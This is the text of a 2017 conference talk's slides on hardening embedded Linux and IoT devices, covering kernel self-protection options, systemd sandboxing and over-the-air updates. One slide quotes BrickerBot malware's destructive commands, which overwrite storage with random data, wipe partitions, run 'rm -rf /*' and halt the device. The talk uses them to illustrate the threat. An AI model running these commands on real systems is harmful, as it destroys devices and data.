Modern Deployment for Embedded Linux and IoT

All Systems Go! 2017 October 21-22, Berlin

Djalal Harouni @tixxdz
tixxdz@gmail.com

Agenda

- Background
- Embedded Linux and IoT Security
- Kernel Hardening and Kernel Self Protection Project
- Lightweight Containers
- systemd Sandbox Model
- Software Update Mechanisms
- Challenges

Background

Background

Embedded Linux or Linux-based IoT devices

- Today, Linux is everywhere
- Most of us have at least 3 or 4 Linux based devices
- By IoT we mean Devices that run Linux, smart gateways, IoT devices connected to internet, etc

Background

Embedded Linux Apps


- Some Embedded Linux Apps look more like PC Apps
- Big-Data Science fields and IoT devices are driving Engineers and Programmers to do more Embedded Programming
- Javascript, node.js, golang, etc being used to deploy Apps

Note: most of these developers are new or won't care about lower layers.
The lower layers or system layers are hard and expensive.

Embedded Linux and IoT Security

Embedded Linux and IoT Security

Embedded Linux System



Runtime:

- Open Source
- +hardware +Apps == Use Case
- Defines the Security dimensions
- Large
- Can be updated

Runtime (Yocto Layers)

Embedded Linux - Runtime

- Constitute most of the code: Complex
- Runs with higher privileges:

  Kernel and third party drivers run at CPU/hardware Privileged Mode

  Userspace runs at CPU user mode, with higher software privileges

  Apps on top are not sandboxed
- No planned Software Update mechanisms (or not perfect)

Bugs and Vulnerabilities lifetime

Analysis by *Kees Cook* on Ubuntu CVE tracker 2011-2016:

Critical: 3 @ 5.3 years

High: 59 @ 6.4 years

Medium: 534 @ 5.6 years


Low: 273 @ 5.6 years

Source: https://outflux.net/blog/archives/2016/10/20/cve-2016-519

Note: Numbers from Ubuntu CVE, most of them were Patched

Embedded Linux and IoT Security

Bugs and Vulnerabilities lifetime



By ***Kees Cook***: https://outflux.net/blog/archives/2016/10/18/security-bug-lifetime/

Embedded Linux - Android - Kernel Vulnerabilities

User space <==> kernelspace is Abused or Misused.

copy_from_user() - copy_to_user()

“Since 2014, missing or invalid bounds checking has caused about 45% of Android's kernel vulnerabilities.”

by Sami Tolvanen, Android Security

Source:
https://android-developers.googleblog.com/2017/08/hardening-kernel-in-android-oreo.htm
L

Embedded Linux - Vulnerabilities

BrickerBot targets cameras, DVRs, and IoT with busybox telnet

```
busybox cat /dev/urandom >/dev/mtdblock0 &
busybox cat /dev/urandom >/dev/sda &
busybox cat /dev/urandom >/dev/mtdblock10 &
busybox cat /dev/urandom >/dev/mmc0 &
busybox cat /dev/urandom >/dev/sdb &
busybox cat /dev/urandom >/dev/ram0 &
busybox cat /dev/urandom >/dev/mtd0 &
busybox cat /dev/urandom >/dev/mtd1 &
busybox cat /dev/urandom >/dev/mtdblock1 &
busybox cat /dev/urandom >/dev/mtdblock2 &
busybox cat /dev/urandom >/dev/mtdblock3 &
fdisk -C 1 -H 1 -S 1 /dev/mtd0
w
fdisk -C 1 -H 1 -S 1 /dev/mtd1
w
fdisk -C 1 -H 1 -S 1 /dev/sda
w
fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
w
route del default;iproute del default;ip route del default;rm -rf /* 2>/dev/null &
sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
halt -n -f
reboot
```

Pictures from https://arstechnica.com article

Embedded Linux and IoT Security

Modern Deployment of Embedded Linux and IoT

Or

How to Secure your Linux-based IoT Devices

Or

How to keep your Devices alive

Kernel Hardening and Kernel Self Protection Project

KSPP Logo

Kernel Hardening and KSPP

Kernel Hardening

- Access Control and Linux Security Modules
- Protecting User Space

Kernel Self Protection Project more than that

- Linux kernel ability to protect itself
- Reduce the kernel attack surface

- Managed by *Kees Cook* and lot of contributors: http://kernsec.org/wiki/index.php/Kernel_Self_Protection_Project

Kernel Self Protection Project

Attacks and Exploits

- Use multiple bugs and vulnerabilities
- Need to know the target, memory layout, etc

Objectives

- Eliminate or reduce exploitation targets and methods
- Eliminate or reduce information leaks
- Modify and Adopt some features from grsecurity/PaX patches

Kernel Self Protection Project

Embedded Linux Security - Kernel Protections

- CONFIG_HARDENED_USERCOPY Performs extra size checks on user copy
- CONFIG_FORTIFY_SOURCE Checks string memory at compile time or runtime
- CONFIG_STRICT_KERNEL_RWX Make kernel text and rodata read-only. Kernel version of W^X
- CONFIG_STRICT_DEVMEM=y and CONFIG_IO_STRICT_DEVMEM=y restrict physical memory access.
- CONFIG_SECCOMP=y and CONFIG_SECCOMP_FILTER=y allows userspace to reduce the attack surface.
- STATIC_USERMODEHELPER=y Force all usermode helper calls through a single binary

Kernel Self Protection Project

Embedded Linux Security - Kernel Protections

- CONFIG_DEFAULT_MMAP_MIN_ADDR=32768 Disallow allocating the first 32k of memory
- CONFIG_CPU_SW_DOMAIN_PAN=y Enable PXN/PAN Emulation, protect kernel from executing user space memory

Guide:
https://kernsec.org/wiki/index.php/Kernel_Self_Protection_Project/Recommended_Settings

Our Work in Progress:

Modernization of proc file system - Eliminate Information Leaks

- **Each new /proc mount will be a total separate instance**
- **Ability to hide processes without PID Namespaces (saves resources)**
- **No Kernel data or other files in /proc. Only /proc/<pids>/ by *Alexey Gladkov***
- **Reduce /proc burden on other Security and Linux features.**

Development branch: https://github.com/legionus/linux/commits/pidfs-v4
By *Djalal Harouni*, *Alexey Gladkov* and Feedback from *Andy Lutomirski*

Our Work in Progress:

Automatic Module Loading Protection - Reduce kernel Attack Surface

- **Will block auto-loading vulnerable drivers or modules**

  The 11 year old DCCP double free vulnerability CVE-2017–6074 ***(Root exploit)***

  kernel: Local privilege escalation in XFRM framework CVE-2017–7184 ***(Owned Ubuntu)***

- **Enabled by a global sysctl switch or a per-process tree flag**
- **Embedded Systems should reduce the ability to load modules at all.**

V4 https://lkml.org/lkml/2017/5/22/312, V5 soon.
By *Djalal Harouni*, feedback from *Andy Lutomirski, Kees Cook, Solar Designer and others.*

Kernel Self Protection Project

Our Work in Progress:

Generalize Yama Linux Security Module behaviour

- Yama blocks processes from controlling other processes (origin grsecurity)
- A sysctl flag is used to control Yama

Future:

- Generalize Yama simple behaviour on other interfaces and system calls
- A global sysctl flag or a per-process tree flag for sandboxes
- No policy for easy integration with Yocto and Embedded devices

Linux Containers or Lightweight Containers

Lightweight Containers

Why Containers on Embedded and IoT devices ?

- Modern Deployment workflow
- Isolation of Apps
- Allow Virtualization of some Resources with less overhead

Examples:

Resin OS - An Embedded Linux tailored for Containers

Resin OS uses Yocto and supports many embedded devices and boards


Lightweight Containers

Linux Containers:

- A better develop and ship workflow
- Isolates Apps and their resources
- Sandbox mechanism


Disadvantages for Embedded Linux:

- A Container format ?
- Uses lot of Linux Technologies ?
- Over-engineered ? (Contain hacks ?)
- Heavy, too much processes



Lightweight Containers

Containers Ecosystem Comparison



Source: https://coreos.com/rkt/docs/latest/rkt-vs-other-projects.html

Solution for Embedded Linux ?

systemd Portable Services/Apps or Lightweight Containers

systemd Portable Apps/Lightweight Containers


Why systemd in Embedded Linux ?

- Resource management ?
- More than three Apps running ?
- Integrated Watchdog support ?
- Socket activation - run Apps on-demand ?
- Logging ?
- Easy Apps Sandboxing ?

If no, maybe a simple init + minimal sandbox tool

systemd Portable Apps/Lightweight Containers

In Embedded:



Portable App with its dependencies + Sandbox Mechanism

Without systemd-nspawn

systemd Portable Apps/Lightweight Containers

systemd portable Apps/Lightweight Containers:

- For now only Linux Mount Namespaces - cheap
- Network Namespaces used to disconnect / block network access

Advantages:

- All Apps are able to work in Mount Namespaces
- No need to adapt or package your App using a specific format
- Avoids Container Managers complexity and hacks
- Avoids abusing other Linux features to workaround other misbehaviour

systemd Sandbox Model

systemd Sandbox Model

File system Sandbox:

RootImage= Root filesystem of the App

PrivateDevices= Private /dev without physical devices
BindPaths=, BindReadOnlyPaths= Makes files available, make /dev watchdog available inside sandbox!

User Privileges Sandbox:

DynamicUser= Run Apps under different User (Unix UID/GID). The UID is allocated dynamically and released on stops. ***Allowing IoT devices to follow Android model: each App is executed under a different user.***

NoNewPrivileges= No new privileges through execve().

systemd Sandbox Model

Network Sandbox:

PrivateNetwork= **disconnect internet access**

IPAddressDeny= **All traffic from and to this address/mask will be blocked.**

IPAddressAllow= **The whitelist or permitted IP address/network mask list. To block raw packets *AF_PACKET***

RestrictAddressFamilies=~AF_PACKET **(blacklisting mode).**

systemd Sandbox Model

Kernel attack surface reduction:

***RestrictNamespaces*= Restrict Access to Linux namespaces**

***ProtectKernelTunables*= Blocks tuning Kernel parameter, /proc and /sys read-only.**

***ProtectKernelModules*= Blocks Apps from explicitly loading or unloading modules.**

***SystemCallFilter=* Seccomp system call filtering:**

***"@reboot"* Block all related reboot system calls.**
***"@module"* Block all kernel module system calls.**
***"@mount"* Block all file system mount and umount system calls.**

All this is Opt-IN

systemd Sandbox Model - Future

- systemd needs to adapt

  It was intended to experienced service developers and SysVinit experts.

  Today users are more familiar with Containers and Apps.

- New Sandbox Mechanism for Contained APPs - new Runtime mode ?

  ACCESS_INTERNET , PRIVILEGED_ACCESS_INTERNET
  ADMIN_SYSTEM_TIME , ADMIN_SYSTEM_TIME_ZONE
  ADMIN_SYSTEM_MANAGER , ADMIN_SYSTEM_NETWORK

  https://github.com/systemd/systemd/pull/6963

systemd Sandbox Model - Future

- New Sandbox Mechanism for Contained APPs - new Runtime mode ?

  Seccomp policy mutation :

  “@privileged” , “@container”, “@basic” and “@default” groups
  + Linux Capabilities + Abstracted Permissions

  https://github.com/systemd/systemd/pull/6963

- systemd needs better integration into Embedded and IoT devices
- More user friendly features

Software Update Mechanisms

Software Update Mechanisms - OTA Update

- **IoT Devices are exposed to Internet**

  BrickerBot reports say that it damaged > 2.000.000 IoT devices
  No complex 0day vulnerability exploit
  Fix: it only needed a configuration Update to close telnet !?

- **Robust Embedded and IoT have to support a Software Update Mechanisms**

  Fix development bugs
  Fix known and unknown vulnerabilities

Software Update Mechanisms - OTA Update

Requirements:

- Secure: TLS, supports Image signing
- Atomic Update supports - Usually switch from A to B
- Ability to fall back on update failures
- Etc

Mechanisms:

- Dual Root Partition: A/B
- Other approaches based on App/Container update: Resin OS

Software Update Mechanisms - OTA Update

Mechanisms:

- Dual Root Partition: A/B
- Two file system Images:

  Boot A
  There is an Update - Download delta
  A is a reference to B
  Write B
  switch boot

- Work in progress: casync to stream updates - block layer support
- Traditional tools: xdelta/VCDIFF

Software Update Mechanisms - OTA Update

Ready Solutions compatible with Yocto:

- Mender.io Open Source tool for updating your embedded devices safely and reliably

New:

- rauc Safe and Secure

Others:

- Resin OS updater

Challenges

Challenges

Adoption ?

All this is already in Yocto!

Thanks to
Daniel Mack and Lennart Poettering

Questions ?

Feel free to contact me about topics: tixxdz@gmail.com

Djalal Harouni